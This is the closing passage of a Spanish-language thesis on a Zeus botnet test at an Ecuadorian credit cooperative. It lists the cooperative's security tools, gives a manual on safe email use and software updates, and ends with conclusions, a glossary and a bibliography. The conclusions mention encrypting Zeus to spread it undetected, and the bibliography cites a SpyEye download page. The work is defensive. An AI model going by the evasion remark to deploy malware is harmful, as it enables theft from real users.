6.6.2.21 Herramientas Utilizadas en la Cooperativa de Ahorro y Crédito Oscus Ltda.

- Checkpoint como firewall**.**
- MCAfee(8.8) - Antivirus
- Consola EPO MCAfee Versión 4.6
- DLP MCAfee Versión 9.2.100.36.
- MCAfee end point encryption Sp2. V.6.2.1.3.15

Checkpoint R75.40

El checkpoint cuenta a su vez con:

- Antibotnet
- Antispam
- Antivirus
- URL filtering
- Data lost Prevention (DLP)
- IPS
- Acces Mobile (Acceso con móbiles)

TMG 2010 Sp1

(Threat Management Gateway) es un proxy que filtra las urls, web antimalware, solo tienen acceso a internet Gerentes y Jefes Departamentales.

6.6.3 Manual de buen uso de Correo Electrónico y actualizaciones de software.

6.6.3.3 Correo Electrónico

La proliferación de virus, mensajes no deseados y cadenas inútiles en las que se anuncian fantasías, promociones, etc. ha obligado a los usuarios de correo electrónico a volverse cada vez más exigentes y estrictos en cuanto a las normas de uso de este servicio.

Estas normas o recomendaciones no están consignadas en un manual de uso obligatorio, sino que se derivan del sentido común, la ética, el respeto y la necesidad de incrementar la productividad.

La aplicación debe ser mucho más rigurosa en las empresas, donde el flujo diario de mensajes sobrepasa los límites de lo imaginado y donde la pérdida de tiempo en la lectura del correo muchas veces sobrepasa el beneficio de utilizarlo. El correo es la única herramienta de comunicación en la que el envío no cuesta nada y quien la recibe debe tomarse su tiempo en ver, contestar, eliminar dicho mensaje. Si el mensaje es lo que esperábamos el coste en tiempo habrá merecido la pena, si lo recibido no nos interesa, hemos perdido nuestro tiempo. Basados en estas normas y en la experiencia del día a día, se ha redactado los siguientes parámetros que deben tener en cuenta para tener mejores resultados al usar el correo electrónico.

6.6.3.3.1 Nomenclatura de dirección de correo electrónico.

La proliferación de servicios gratuitos (Yahoo, Hotmail, Gmail entre otros) ha hecho posible que prácticamente todas las personas que tienen acceso a Internet posean una cuenta de correo. Para los usuarios individuales esto está muy bien. Sin embargo, las empresas deberían tener un buzón interno con un dominio con su razón social. Por lo que una buena práctica podría ser utilizar el primer nombre o su inicial seguido por el primer apellido y el dominio que identifica a su empresa, de esta manera ayudamos a guardar el correo de manera ordenada.

6.6.3.3.2 El asunto (subject) es vital.

El asunto del mensaje (el espacio en el que usted le dice a su destinatario el motivo de la comunicación) es como el titular de una noticia o como el título de un libro. Del impacto que este tenga, depende el interés que genere. Sin embargo, muchas personas creen que este es directamente proporcional a la cantidad y rimbombancia de los adjetivos que contenga. Pero no. El asunto debe ser un resumen concreto y directo del contenido global del mensaje.

6.6.3.3.3 El contenido es clave.

Si el asunto del mensaje debe ser 'corto y sustancioso', el texto central no debe serlo menos. Una persona ocupada agradecerá que usted le diga lo que tiene que decir en la menor cantidad de palabras posible. No se trata de usar lenguaje telegráfico, sino de ir directo al grano. Verificar la ortografía y la gramática.

6.6.3.3.4 Sobre los archivos adjuntos (attachment).

Muchos usuarios de correo electrónico han optado por evitar sistemáticamente los archivos adjuntos en los mensajes, para evitar programas malignos que pueden dañar su información o sus equipos. Salvo que sea estrictamente necesario, no los envíe. Si quiere incluir un archivo de texto, es una mejor idea pegar su contenido en el cuerpo del mensaje que enviarlo como documento adjunto. Si es una imagen o una hoja de cálculo, hágaselo saber al receptor. Algunas personas y entidades tienen la mala costumbre de enviar mensajes con archivos anexos, sin un texto que le permita al destinatario saber de qué se trata. Cualquiera podría pensar que es un virus y eliminarlo sin abrirlo. El envío de correos con ficheros adjuntos es cómodo y sencillo, pero el correo no es la mejor herramienta para hacerlo, sobre todo cuando se trata de ficheros grandes ya que un Mega de fichero enviado por correo equivale a 3 megas de transito por la red. (la mejor herramienta de envío de ficheros es el FTP 1 Mb equivale a 1 Mb.)

- Se debe tener en cuenta el tamaño de los archivos, y comprimirlos siempre que sea posible (ver anexo).
- Al enviar un archivo adjunto, indicaremos en el mensaje el contenido de dicho archivo con el fin de evitar que el destinatario pueda pensar que es un virus.

6.6.3.3.5 Identificarse correctamente.

Siempre se debe poner la firma al final de los mensajes de correo electrónico. Se trata de un texto que le permita al destinatario saber quién es usted, para quién trabaja y cómo puede localizarlo. La firma de un mensaje usualmente está compuesta por el nombre del remitente, la empresa a la que representa y la información de contacto (correo electrónico, teléfonos, fax, sitio web). Incluya que el mensaje es personal y que si lo recibe alguien que no es el destinatario que le debe avisar. Para la ley de protección de datos se debe incluir además la coletilla de que "si usted no desea recibir más correos de este remite, debe comunicarlo a esta dirección de correo.
Las firmas electrónicas deben ser lo más esquemáticas posible, sin incluir imágenes o información innecesaria.

6.6.3.3.6 Recepción de mensajes.

No abrir mensajes no esperados que contengan archivos adjuntos, aunque provengan de personas conocidas. Podría tratarse de un virus. Es recomendable desactivar la función de "vista previa" en clientes de correo como Outlook para evitar la intrusión de virus.

6.6.3.3.7 Estilos.

No emplee estilos con fondos de mensaje ya que recargan el correo y pueden provocar problemas en el destinatario. Limite el uso de mensajes en formato HTML y los adornos innecesarios.

6.6.3.3.8 Correo no solicitado.

Debe evitarse el reenvío de correo no solicitado (cadenas de mensajes, rumores, publicidad, etc.).

6.6.3.3.9 Dirección de correo.

Se debe proporcionar la dirección de correo con moderación. Utilizar otra cuenta (una gratuita, por ejemplo) para el registro en páginas web, ya que podrían enviar publicidad no deseada.

6.6.3.3.10 Múltiples destinatarios.

Envíe múltiples copias del mismo mensaje solamente a las personas que realmente puedan estar interesadas en recibirlas. Igualmente, si recibe un mensaje en el que hay más destinatarios, tenga cuidado de responderlo solamente a la persona o a las personas interesadas. Cuando envíe un mensaje a varias personas que no se conocen entre ellas, escriba las direcciones en el campo Con Copia Oculta (CCO o BCC copia oculta). Seguramente, algunas de ellas no querrán que su dirección llegue a todas las personas que usted escogió como destinatarios de su mensaje. Es muy común enviarlo a nuestra propia dirección y como CCO y sobre todo si es una respuesta para enviar a varios destinatarios con el mensaje original, eliminar lo innecesario y eliminar siempre los correos de terceras personas que no debemos desvelar, excepto que sea necesario para que quien lo recibe sepa de quien se trata y borrar aquellas partes del texto que no interesan al destinatario nuevo**.**

6.6.3.3.11 Correo personal.

Para asuntos personales, emplee otra cuenta de correo electrónico (puede obtener una cuenta gratuita en multitud de sitios web con este fin) para reducir el volumen de correo de su buzón.

6.6.3.3.12 Buzón de correo.

El tamaño de su buzón de correo es limitado. Elimine mensajes (descargue los adjuntos e imprima el contenido del mensaje si lo necesita) y vacíe la papelera siempre que sea posible.

Se recomienda a los administradores del área de informática poner un límite de recepción de correo electrónico, limitar el tamaño del buzón en el panel de control web o en el caso de tenerlo de su servidor de correo electrónico.

6.6.3.3.13 No utilizar siempre mayúsculas.

No es recomendable escribir todo el mensaje en mayúsculas. Es cansado para la vista e implica estar gritando.

6.6.3.3.14 Spam (Correo basura)

El correo electrónico no solicitado (correo basura o spam) es cualquier mensaje que se envía de forma masiva e indiscriminada. Generalmente tienen un contenido publicitario o comercial en el que nos ofrecen gangas, fármacos, negocios, etc.

El gran aumento que el correo basura está experimentando en todo el mundo ha disparado las alarmas. Una actividad que, años atrás, apenas tenía incidencia y que, ahora, se está convirtiendo en un problema que produce un impacto nefasto en líneas de comunicaciones, servidores y buzones de correo; hasta el punto de que está alterando el uso diario del correo electrónico.

La prevención es indispensable.

Las personas dedicadas a este tipo de abusos (spammers) recolectan direcciones en páginas web, grupos de discusión, correos encadenados, etc…Su objetivo es enviar el mayor número de mensajes, esperando que alguien se interese.

Hay varios frentes en los que combatirlo, pero quizás el más efectivo es la prevención. El usuario tiene que intentar evitar que capturen su dirección de correo.

Reglas básicas para evitar la captura de la dirección

- No haga pública su dirección de correo en foros, chats, grupos de noticias, etc.
- Oculte su dirección en páginas web.
- Ignore el contenido de mensajes en los que se apela a su caridad, se le avisa de peligrosos virus o se le indica que los reenvíe a otras personas (correos encadenados).
- No conteste a mensajes de correo basura ni abra las páginas web en le que invitan a conseguir más información o a borrarle de su lista de clientes; con esto sólo se consigue confirmar la existencia de la dirección.
- Lea las políticas de uso de los sitios web a los que proporciona su dirección.

6.6.3.3.15 Ficheros adjuntos.

Porque pueden contener virus o su contenido nos puede hacer perder un tiempo valioso.

6.6.3.3.16 No responder a ningún correo.

Para darse de baja de una lista si no está seguro que se trata de una empresa seria, los buscadores de direcciones de correo para envío de spam, cuando reciben para darte de baja de una lista, te incluyen en 1000 listas más, acabas de confirmarles que tu dirección es correcta y se está dispuesto a leer los correos.

6.6.3.3.17 Consideraciones.

Además de todas estas consideraciones, se debe tener cuidado con facilitar claves a supuestos correos como los de los timadores de bancos, que con nombres de

dominios similares a los de los bancos que estamos acostumbrados a recibir. No poner nuestras claves en ningún momento en peticiones por creíbles que sean.

- No olvidemos que el correo es un medio muy vulnerable y que podemos recibir correos que el que los envía lo hace con nuestra misma dirección de correo, por lo que ESTEMOS SIEMPRE ALERTA y antes de hacer algo verificar bien la dirección.
- No acose a sus destinatarios. Aunque el correo electrónico es un medio inmediato, no siempre se puede pretender que la respuesta también lo sea y evitemos los envíos no necesarios porque el destinatario nos puede inscribir en listas ANTISPAM de las que es difícil salir.

Compresión de archivos.

La compresión de archivos se emplea para reducir el tamaño de los mismos, disminuyendo así el tiempo de transferencia y descarga en el destino. Se utiliza también para reunir varios archivos en uno sólo, consiguiendo de esta forma facilitar la descarga al destinatario (y la tarea de adjuntar archivos en el envío).

Los archivos comprimidos pueden tener extensiones como .zip y .rar (para Windows), .tar (UNIX), .sit (Mac), etc. Para descomprimir un archivo con extensión .zip, se requiere un programa como WinZip o PKUnzip, .rar con winrar, los cuales se pueden conseguir con facilidad en internet. Para descomprimir un archivo .sit, se necesita un programa denominado Stuffit Expander. Para descomprimir un archivo .tar, se necesita un programa denominado Tar (en un Mac. WinZip permite ver y extraer estos archivos en Windows). Los archivos con extensión .exe y .sea son autoextraíbles, (no requieren programas adicionales para funcionar).

6.6.3.4 Software

En cuanto a actualizaciones de software lo utilizado en la cooperativa es: como sistema Operativo Windows por ello las siguientes recomendaciones para prevenir las intrusiones virales.

6.6.3.4.1 Mantenga su equipo actualizado.

Microsoft publica actualizaciones de seguridad que pueden ayudar a proteger su equipo. Asegúrese de que Windows recibe estas actualizaciones activando la actualización automática de Windows.

WSUS

Microsoft Windows Server Update Services (WSUS) permite a los administradores de las tecnologías de la información implementar las actualizaciones más recientes de los productos de Microsoft en los equipos con sistemas operativos Windows. Mediante WSUS, los administradores pueden administrar completamente la distribución de las actualizaciones lanzadas al mercado a través de Microsoft Update a los equipos de la red.

6.6.3.4.2 Use un firewall. El Firewall de Windows (o cualquier otro firewall)

Puede ayudar a alertar acerca de actividades sospechosas si un virus o un gusano intentan conectarse al equipo. También pueden bloquear virus, gusanos y piratas informáticos si intentan descargar programas potencialmente peligrosos en el equipo.

6.6.3.4.3 Use la configuración de privacidad del explorador.

Saber cómo los sitios web pueden usar su información privada es importante para ayudar a prevenir el fraude y el robo de identidad. Si está usando Internet Explorer, puede ajustar su configuración de privacidad o restaurar la configuración predeterminada cuando lo desee.

6.6.3.4.4 Use un bloqueador de elementos emergentes con su explorador.

Las ventanas emergentes son ventanas pequeñas del explorador que aparecen en la parte superior del sitio web que está visualizando. A pesar de que la mayoría es creada por anunciantes, también pueden contener un código malintencionado o inseguro. Un bloqueador de elementos emergentes puede evitar que aparezcan algunas o todas estas ventanas.

6.6.3.4.5 Activar el Control de cuentas de usuario (UAC).

UAC(Control de cuentas de usuario). Cuando se van a realizar cambios en su equipo que requieren permiso de nivel de administrador, UAC le notifica y le da la oportunidad de aprobar el cambio. UAC puede ayudar a evitar que los virus realicen cambios no deseados. Para obtener más información acerca de cómo activar el UAC y ajustar la configuración.

6.6.3.4.6 Utilice software antivirus actualizado en el equipo.

Uno de los mayores problemas al usar el sistema operativo Windows es la enorme cantidad de virus que existen para el sistema operativo. Para minimizar el riesgo de infectar la máquina con cualquiera de ellos, ss recomendable actualizar el antivirus siempre. Con esto se mantendrá la pc libre de posibles ataques y así evitar tener que volver a instalar el sistema operativo.

McAfee EPO

El McAfee ePO ofrece una consola basada en la Web que se puede acceder desde cualquier computadora eliminando la necesidad de instalar el software en varios equipos. Debido a que McAfee ePO está basado en la Web, el tablero de instrumentos se abre en un navegador, los informes se crean y son de fácil acceso y los usuarios pueden personalizar el tablero de instrumentos según las necesidades. La administración de sistemas es más fácil, ya que McAfee ePO mejora la usabilidad de los directorios a través de la sincronización. Automatiza y crea informes accionables, así como exporta a los formatos requeridos para la distribución y la facilidad de acceso. McAfee ePO facilita la actualización de las políticas de seguridad y está en contacto con los cambios de seguridad en curso.

Dado que las licencias de los antivirus son costosas, en muchas ocasiones optamos por recurrir a solucione poco ortodoxas. Para que funcionen correctamente, los antivirus deben estar actualizados, lo cual hacen por medio de Internet.

Existen excelentes antivirus gratuitos que lo único que exigen es un registro (también gratuito). En ocasiones, pueden mostrar publicidad para recordarnos que hay que adquirir la versión de pago. Entre los más populares y con mejor valoración están:

* AVAST Antivirus
* AVIRA Antivirus
* AVG Antivirus

Para que un antivirus funcione correctamente debe estar actualizado. Muchos de los antivirus gratuitos más populares disponen de una sección de actualizaciones instalables que nos permiten descargar la actualización para instalarla posteriormente en una máquina que no disponga de conexión a Internet.

Nota: Lo recomendable para empresas con un alto grado de confidencialidad de información es que el antivirus cuente con licencia original, es decir que el antivirus debe ser de pago, de esta manera nos aseguraremos de tener nuestra información protegida y libre de virus.

6.6.3.4.7 Utilice software antispyware actualizado en el equipo.

El antispyware es una tecnología de seguridad que ayuda a proteger a un equipo contra spyware y otro software potencialmente no deseado. Este software ayuda a reducir los efectos causados por el spyware incluyendo el lento desempeño del equipo, ventanas de mensajes emergentes, cambios no deseados en configuraciones de Internet y uso no autorizado de la información privada. Permite a los usuarios protegerse contra los programas cuya intención es rastrear la información sobre hábitos de consumo y navegación, o peor aún, obtener contraseñas y otros datos sensibles.

Síntomas de que una computadora está infectado por "spyware":

Se abren continuamente ventanas emergentes mientras te encuentras en Internet.

Se te dirige a sitios web que no indicaste.

Aparecen barras de herramientas sin que tú lo hayas especificado.
Sin aviso, se cambia la página de inicio del explorador.

Consideraciones generales para la elección de un software antispyware.

Al momento de seleccionar un antispyware, es necesario tomar en cuenta que cuente con algún reconocimiento por parte de algún laboratorio de investigación. Además debe de incluir las siguientes características generales:

1. Bloqueo en tiempo real y monitoreo antes de que el spyware se descargue o instale. Es mucho más fácil prevenir que el spyware se instale, en lugar de realizar una limpieza a un sistema afectado.
2. Actualizaciones automáticas de firmas de spyware. Es importante cerciorarse de que el antispyware esté actualizado. Algunas de las herramientas gratis requieren de actualizaciones manuales.
3. Búsqueda automática que permita fijar el día y hora para las exploraciones automáticas. Alternativamente, puede indicar al software la fecha para ejecutar exploraciones en su computadora.
4. Capacidad para poder restaurar o revertir, en caso de que algún componente de una aplicación sea borrado inadvertidamente. Con esta característica, los componentes pueden ser restaurados de la cuarentena para que la aplicación funcione nuevamente.
5. Descripción del nivel de amenaza y análisis del estado de la máquina en la interfaz. Permite al usuario tomar buenas decisiones acerca de qué componentes debe de ignorar, colocar en cuarentena o eliminar.
6. Información, como ayuda en línea, foros, correo electrónico de apoyo y soporte telefónico. Contar con información en diferentes medios para consultas acerca del antispyware.

Nota: De igual manera que con los antivirus la mejor manera de mantener nuestra pc segura es contar con un antispyware con licencia o de pago.

CAPITULO VII

7. CONCLUSIONES Y RECOMENDACIONES.

7.1 CONCLUSIONES.

- Se concluye que la botnet Zeus permite obtener información confidencial de los ordenadores de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda.
- Los usuarios de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda. están propensos a abrir cualquier tipo de correo electrónico y abrirlos sin verificar el remitente lo que puede conllevar a infecciones virales.
- El manual de buen uso de correo electrónico permitiría educar tecnológicamente a las personas a un mejor uso del correo electrónico y navegación por la Web, debido a que en el manual se muestra indicaciones que deben seguir tanto la Institución financiera en la actualización de software como a los usuarios en el buen manejo de correo electrónico.
- Las botnets son muy eficaces al momento de infiltrarse en los computadores y obtener información sin embargo las la herramientas de seguridad informática que están implementadas en la Cooperativa de Ahorro y Crédito "OSCUS" Ltda proveen un buen sistema de defensa en contra de tan amenazables medios de propagación de malware.
- Para la propagación de la botnet Zeus fue necesario encriptarla para poder distribuirla a través de la web si ser detectada.

7.1 RECOMENDACIONES.

- Se recomienda a la Cooperativa de Ahorro y Crédito "OSCUS" adoptar medidas de seguridad para prevenir el robo de información por medio de las botnets, las cuales se indican en el manual de buen uso de correo electrónico y actualización de software.
- Es necesario que la Cooperativa de Ahorro y Crédito "OSCUS" Ltda. brinde capacitaciones a los usuarios internos para que de esta manera los mismos tengan conocimiento acerca de las amenazas virales que se presentan a diario en los correos electrónicos, páginas web, sitios fraudulentos y que medidas de seguridad que deben tomar si se encuentran con alguno de los casos anteriormente mencionados.
- La Cooperativa de Ahorro y Crédito "OSCUS" Ltda. Deberá brindar todas las medidas de seguridad a sus usuarios internos, para que de esta manera puedan tener una navegación web segura y adecuado uso de correo electrónico.
- Se recomienda las constantes actualizaciones de antivirus, antispam, proxy, ips para evita las infiltraciones de botnets.
- El personal de Sistemas debería consultar periódicamente nuevas definiciones de virus y minimizar las infiltraciones en los computadores de los usuarios de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda.

GLOSARIO DE TÉRMINOS

Antivirus.

Son programas cuyo objetivo es detectar y/o eliminar virus informáticos.

Botnet.

Es un término que hace referencia a un conjunto de robots informáticos o bots, que se ejecutan de manera autónoma y automática.

Crimeware.

Es un tipo de software que ha sido específicamente diseñado para la ejecución de delitos financieros en entornos en línea. El término fue creado por Peter Cassidy, Secretario General del Anti-Phishing Working Group para diferenciarlo de otros tipos de software malicioso.

Dominio.

Es la parte principal de una dirección en la web que indica la organización o compañía que administra dicha página.

Encriptar.

Tradicionalmente se ha definido como la parte de la criptología que se ocupa de las técnicas, bien sea aplicadas al arte o la ciencia, que alteran las representaciones lingüísticas de mensajes, mediante técnicas de cifrado y/o codificado, para hacerlos ininteligibles a intrusos (lectores no autorizados) que intercepten esos mensajes.

FTP.

(Siglas en inglés de File Transfer Protocol, 'Protocolo de Transferencia de Archivos') en informática, es un protocolo de red para la transferencia de archivos entre sistemas conectados a una red TCP (Transmission Control Protocol), basado en la arquitectura cliente-servidor. Desde un equipo cliente se puede conectar a un servidor para

descargar archivos desde él o para enviarle archivos, independientemente del sistema operativo utilizado en cada equipo.

Hosting.

El alojamiento web (en inglés web hosting) es el servicio que provee a los usuarios de Internet un sistema para poder almacenar información, imágenes, vídeo, o cualquier contenido accesible vía web.

IP V4.

El número que identifica a cada dispositivo dentro de una red con protocolo IP

Malware

También llamado badware, código maligno, software malicioso o software malintencionado, es un tipo de software que tiene como objetivo infiltrarse o dañar una computadora o Sistema de información sin el consentimiento de su propietario.

Phishing.

"Phishing" (pronunciado como "fishing", "pescar" en inglés) se refiere a comunicaciones fraudulentas diseñadas para inducir a los consumidores a divulgar información personal, financiera o sobre su cuenta, incluyendo nombre de usuario y contraseña, información sobre tarjetas de crédito, entre otros.

Plugin. Es una aplicación que se relaciona con otra para aportarle una función nueva y generalmente muy específica. Esta aplicación adicional es ejecutada por la aplicación principal e interactúan por medio de la API.

Spam.

Correo basura, comúnmente con ofertas o correo dañino.

TCP.

Transmission Control Protocol. Protocolo de control de Transmisión. Uno de los protocolos más usados en Internet. Es un protocolo de Transport Layer.

TCP/IP.

Sistema de protocolos, definidos en RFC 793, en los que se basa buena parte de Internet. El primero se encarga de dividir la información en paquetes en origen, para luego recomponerla en destino, mientras que el segundo se responsabiliza de dirigirla adecuadamente a través de la red.

Virus

Programa que se duplica a sí mismo en un sistema informático incorporándose a otros programas que son utilizados por varios sistemas.

Zeus.

Toolkit ZeuS es un software que permite crear un rebaño de equipos zombies para realizar ataques masivos, robar credenciales de redes sociales, robar cuentas de correo electrónico y en éste caso específico el robo de información de usuarios de la banca electrónica

.

Bibliografía

Actual, P. (07 de 08 de 2008). *Syncrom*. Recuperado el 05 de 11 de 2011

Alvarez, F. A. (s.f.). Obtenido de http://www.dspace.espol.edu.ec/bitstream/123456789/2977/1/5494.pdf

Anónimo. (2009). *Cafeonline*. Obtenido de http://www.cafeonline.com.mx/virus/tipos-virus.html

Anónimo. (2010). *Definición de*. Obtenido de http://definicion.de/informacion/

Anónimo. (s.f.). *Seguridad de la información*. Obtenido de http://es.wikipedia.org/wiki/Seguridad_de_la_informaci%C3%B3n

ArCert. (2009). *Botnets: Funcionamiento, usos y detección*.

Arronategui, U. (2009). *SEGU - INFO*.

ASTUDILLO, I. G. (19 de 03 de 2011). *TecnoIP 3*. Obtenido de http://www.slideshare.net/gastudillob/tecnoip-3

Augusto Sepúlveda. (22 de 10 de 2009). *Blog Oficial de Elastix.* Obtenido de http://blogs.elastix.org/es/2009/10/22/recomendaciones-de-seguridad-en-elastix/

Cabrera, C. (09 de Marzo de 2011). *Asterisk México*. Obtenido de Cursos, asesoría y ayuda sobre Asterisk: http://asteriskmx.com/2011/03/estadisticas-de-inseguridad-en-elastix/

Castillo, M. P. (2011). *Monografías*. Obtenido de http://www.monografias.com/trabajos15/virus-informatico/virus-informatico.shtml

Cevallos Calderón, V. F. (2011). *Detección de intrusiones en una red de comunicaciones en la capa 7 utilizando el L 7- FILTER* . SANGOLQUI.

Chavarría, P. G. (Lunes 17:31:00 de Junio de 2011). *ESPOL*. Obtenido de http://www.dspace.espol.edu.ec/bitstream/123456789/2564/1/5040.pdf

Cofrades, I. (2012). *Virus de Correo Electrónico*. Obtenido de http://www.esi2.us.es/cofrade/consulting/consulting5.htm

Computing, S. (s.f.). *Sisistema Informaticos mas inteligentes*. (Una nueva era de IT) Recuperado el 27 de 10 de 2011, de http://www-03.ibm.com/systems/ec/smartercomputing/?ca=smartercomputing&me=html&met=exli&re=smartercomputing

Cosme, M. U. (04 de Agosto de 2009). *Métodos de seguridad en la información*. Obtenido de http://urielruizc.wordpress.com/2009/08/04/metodos-de-seguridad-en-la-informacion/

CRYPTEX. (17 de Enero de 2008). *Blog dedicado al estudio de la Seguridad de la Información - Privacidad - Seguridad Informatica - Auditoria informática.* Obtenido de http://seguridad-informacion.blogspot.com/2008/01/top-5-de-vulnerabilidades-voip-en-2007.html

Default, S. b. (2011). *http://www.securitybydefault.com/2009/07/las-botnets-mas-buscadas.html*.

ECONSULTORES. (2010). *ECONSULTORES*. Obtenido de http://econsultores.biz/files/rootkits_cond.pdf

Edgardo Martín Barrios. (s.f.). *Monografias.com.* (Tecnico Universitario en Informatica Aplicada. Egresado de la Facultad de Ingenieria – Universidad Nacional del Nordeste Chaco – Argentina.) Recuperado el 05 de 11 de 2011, de http://www.monografias.com/trabajos14/comunicacion/comunicacion.shtml

El rincon del vago Medios físicos de transmisión de datos. (s.f.). Recuperado el 06 de 11 de 2011, de http://html.rincondelvago.com/medios-fisicos-de-transmision-de-datos.html

Elastix, E. T.-I. (29 de Junio de 2011). *Elastix Información, Tutoriales, Noticias Guias Tecnicas, etc.* Recuperado el 05 de 10 de 2011, de Consideraciones de seguridad en Elastix: http://www.caponline.webatu.com/elastixtech/consideraciones-de-seguridad-en-elastix/

Eric arrestad, V. d. (20 de Octubre de 2011). *WinRed.com*. Obtenido de Principales amenazas para la seguridad VoIP : http://winred.com/innovacion/principales-amenazas-para-la-seguridad-voip/gmx-niv59-con13776.htm

Estrella, P. (23 de Agosto de 2011). *Acerca de la supuesta vulnerabilidad reportada por FreePBX*. Obtenido de http://lists.elastix.org/pipermail/general-es/2011-August/011693.html

Farrasaranjueztk. (2011). *Tecnologia VPN.*

Gaibor, J. V. (s.f.). Obtenido de http://www.dspace.espol.edu.ec/bitstream/123456789/14637/1/TESIS_GAIBOR_VANESSA_CAICEDO_PABLO.pdf

Galo Rafael Iturralde Orellana ESPOL. (2006). Recuperado el 04 de 11 de 2011, de www.dspace.espol.edu.ec/bitstream/123456789/3001/1/5518.pdf

Gil, R. G. (s.f.).

GONZALEZ, J. (21 de 11 de 2011). *SEGURIDAD PARA TODOS.* Obtenido de http://www.seguridadparatodos.es/2011/11/seguridad-voip-amenazas.html

GUAGALANGO, R. (Agosto 2011). *Evaluación técnica de la seguridad informática del Data Center de la Escuela Politécnica del Ejército.* SANGOLQUÍ - Ecuador.

GuatchWuard. (19 de 10 de 2011). (Principales amenazas para la seguridad VOIP) Obtenido de http://winred.com/innovacion/principales-amenazas-para-la-seguridad-voip/gmx-niv59-con13776.htm

HARO DÌAZ. (2011). *Tipos de amenazas y ataques en seguridad informática.*

Haro, C. X. (2011). *ESTUDIO, DISEÑO Y DESARROLLO DE SERVIDORES DE MENSAJERIA INSTANTANEA PEER TO PEER(P2P)HIBRIDO CON BASES DE DATOS BAJO REDES LAN,PARA LA OPTIMIZACION DE RECURSOS EN LA INDUSTRIA*.

Hernandez, G. (2011). *Virus Informáticos, Caballos de Troya, Gusanos*. Obtenido de http://www.monografias.com/trabajos43/virus-informatica/virus-informatica3.shtml

IN., F. W. (s.f.). *Nessus*. Obtenido de http://es.wikipedia.org/wiki/Nessus

international, S. F. (2010). *Seguridad de la información*. Obtenido de http://imaginar.org/iicd/index_archivos/TUS5/introduccion.pdf

international, S. F. (s.f.). *Seguridad de la información*. Obtenido de http://imaginar.org/iicd/index_archivos/TUS5/introduccion.pdf

INTERNET. (2012). Obtenido de http://www.ie.uia.mx/tit/ot03/proy14/vpnprin.htm

Juanbrow. (2011). *http://www.taringa.net/comunidades/crakers/2204143/Spy-Eye-Descarga-Gratuita.html*.

López, C. E. (25 de 01 de 2011). *infoalambre*. Recuperado el 28 de 11 de 2011, de http://www.alambre.info/2003/10/27/ataques-e-intromisiones-a-traves-de-internet/

Marin, FA Alvarez. (2006). Recuperado el 05 de 11 de 2011, de www.dspace.espol.edu.ec/bitstream/123456789/4990/2/7922.doc

Martinez. (2011). *yo reparo*.

MEGAZINE. (2012). *Las preocupaciones de seguridad de VoIP.* Obtenido de http://megazine.co/las-preocupaciones-de-seguridad-de-voip_9e7b.html

Microsoft. (2012). *Centro de Seguridad y protección*. Obtenido de http://www.microsoft.com/es-es/security/pc-security/antivirus-im.aspx

Molina, I. M. (s.f.). *REDES PRIVADAS VIRTUALES (VPN).*

Olsen, H. A. (29 de mayo de 2009). *Las Noticias de la Quinta Region.* Obtenido de http://www.login.cl/cms/opinion/cartas-al-director/272-usurpacion-de-identidad-en-notarias

Pamela Isabel Gonzales. (s.f.). *Metodos de Encriptación Para Redes Privadas Virtuales.* Recuperado el 11 de 2011, de http://es.scribd.com/doc/60915413/Cifrado-VPN

Raboy, M. (23 de Enero de 2006). *Medios de comunicación*. Obtenido de http://vecam.org/article683.html

RK2. (03 de 11 de 2010). *COLOFONDRIOS*. Obtenido de http://colofondrios.blogspot.com/2010/03/los-3-mejores-programas-para-montar-una.html

ROMERO, M. (2005). *Definición de un plan de seguridad informática para la empresa PROMIX ECUADOR C.A(Tesis).* SANGOLQUÍ - ECUADOR.

Romero, M. (2005). *Seguridad Informática*. Recuperado el 29 de 11 de 2011, de http://repositorio.espe.edu.ec/bitstream/21000/501/1/T-ESPE-014084.pdf

RUIZ, G. M. (2010). *Estudio e implementacion de mecanismos de seguiridad WPA2 para un sistema de distribucion.....* Obtenido de http://dspace.espoch.edu.ec/bitstream/123456789/641/1/38T00258.pdf

S.R.L, F. S. (04 de 11 de 2011). Obtenido de Inseguridad en Elastix: estadísticas actualizadas: http://www.fenixsolutions.com.ar/telefonia/asterisk/inseguridad-en-elastix-estadisticas-actualizadas/

Sagarminaga, P. G. (2011). *informática en general* (http://blog.txipinet.com/2006/10/11/40-seguridad-en-voip-iii-captura-de-conversaciones-o-eavesdropping/ ed.).

Salas, R. N. (15 de 10 de 2011). *INVESTIGACIONES.* Obtenido de http://repo.uta.edu.ec/bitstream/handle/123456789/79/t601e.pdf?sequence=1

SEGU-INFO. (27 de 10 de 2011). *Seguridad de la Información*. Recuperado el 27 de 11 de 2011, de http://www.segu-info.com.ar/ataques/ataques.htm

Tillmann, G. (2006). *Derevistas.com*. Recuperado el 27 de 11 de 2011, de http://www.derevistas.com/contenido/articulo.php?art=4873

Ugalde, G. N. (12 de Noviembre de 2010). *Tipos de Intrusos Informáticos*. Obtenido de http://gnu2801.blogspot.com/2010/11/tipos-de-intrusos-informaticos.html

VILLALON, J. L. (14 de MARZO de 2011). *SECURITY AT WORK*. Obtenido de http://www.securityartwork.es/2008/03/14/eavesdropping-en-voip/

VoIP:, R. G. (s.f.). *Ataques, Amenazas y Riesgos.* (Vniversidad de Valencia) Obtenido de http://www.portantier.com/downloads/seguridad_voip.pdf

Welsh, D. (2010). *Información*. Obtenido de http://es.wikipedia.org/wiki/Informaci%C3%B3n

Wikipedia. (2010). *Red Peer to peer*.

Wikipedia. (2011). *Antimalware*. Obtenido de http://es.wikipedia.org/wiki/Malware.

Wikipedia. (2011). *Antispam*. Recuperado el 25 de 12 de 2011, de Antispam: http://es.wikipedia.org/wiki/Antispam

Wikipedia. (2011). *Antivirus*. Obtenido de http://es.wikipedia.org/wiki/Antivirus

Wikipedia. (2011). *Ataque de denegación de servicio*. Recuperado el 23 de 2 de 2012, de http://es.wikipedia.org/wiki/Ataque_de_denegaci%C3%B3n_de_servicio

Wikipedia. (31 de 10 de 2011). *DDOS*. Recuperado el 06 de 11 de 2011

Wikipedia. (2011). *Malware*. Obtenido de http://es.wikipedia.org/wiki/Malware

Wikipedia. (2011). *Per to Per*. Obtenido de http://es.wikipedia.org/wiki/Peer-to-peer

Wikipedia. (2012). *Información*. Obtenido de http://es.wikipedia.org/wiki/Informaci%C3%B3n

Wikipedia. (2012). *internet*. Obtenido de wikipedia: http://es.wikipedia.org/wiki/Internet

Wikipedia. (2012). *Sistema de Deteccion de Intrusos*. Obtenido de http://es.wikipedia.org/wiki/Sistema_de_detecci%C3%B3n_de_intrusos

